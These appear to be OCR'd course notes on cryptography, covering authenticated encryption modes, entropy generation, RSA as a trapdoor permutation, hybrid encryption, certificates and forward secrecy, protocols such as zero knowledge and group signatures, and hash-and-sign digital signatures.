
Combining MAC and Enc (CCA)

$$m \rightarrow Enc(k_E, m) \rightarrow Enc(k_E, m_1), MAC(..)$$

Standards: (consider side chanels attacks)

1) CCM - CBC-MAC then CTR.
2) GCM - CTR + MAC (HW support)
3) EAX - CTR + CBCMAC

Generating Entropy (Randomness)




In practice:

- Add entropy to internal state
- Entropy sources:
  - HW RNG (Intel RdRand)
  - Timing of HW inputs (keyboard or mouse)

NIST : list of approved generators.

§ Public key encryption



Trapdoor permutation

1) Algorithm KeyGen $\rightarrow (PK, SK)$
2) Algorithm $F(PK, \cdot)$ - is one way function
   - computing is easy - inverting is hard
3) Algorithm $F^{-1}(SK, \cdot)$

Example : RSA : - generate two equal length p, q.
Set $N \leftarrow p \cdot q$ (~1000 digits)
Set $e \leftarrow 2^{16}+1$; $d \leftarrow e^{-1} \pmod{\varphi(N)}$
$PK = (N, e)$; $SK = (N, d)$

2) $RSA(PK, x) = x \rightarrow (x^e \bmod N)$
3) $RSA^{-1}(SK, y)$ $y \rightarrow (y^d \bmod N)$

Encrypt / Decrypt


Setup: 1) KeyGen PK and SK
2) Choose random $x \in$ domain(F) and set $k \leftarrow H(x)$

Encrypt: 3) $c_0 \leftarrow F(P, x)$, c_1 ~~$(F, x \cdots)$~~ $E(k, M)$, E - Symm cipher
4) Send c_0, c_1


Decrypt: 5) Decrypt (SK, c_0, c_1) $x \leftarrow F^{-1}(SK, c_0)$, $k \leftarrow H(x)$, $M \leftarrow D(k, c_1)$

8

Certificates



Setup:




Notes: (properties)

1) Nonce provider defence from replay.
2) No forward secrecy:
   - Server key exposure, we can expose old session (recorded)
   - TLS has support for forward secrecy. (Elliptic curve Deffie Helman)
     ~3 times slower
   - One sided identification (there is a support for mutual authentication)

§ Crypto Tools


Protocols

1) Elections
2) Private auction
3) Secure multi-party computation



The Anything we do with trusted party can be done without !

4) Privately outsoring computation




Called. fully homomorphic execution
only theoretical (inefficient)

5) Zero knowledge. (proof of knowledge)

$N = p \cdot q$

Alice —(I know factors of N, proof Π)→ Bob N


6) Group signatures



- need to know who signed (trapdoor)
- revoke individual keys.

Example: Vehicle Safety Communication (VSC)

7) Broadcast Encryption



5' Digital signatures

Make signature a f(doc) : content → sign.

sign (SK, m) := F^{-1}(SK, H(m))

verify (PK, m, sig) := f(PK, sig) == H(m)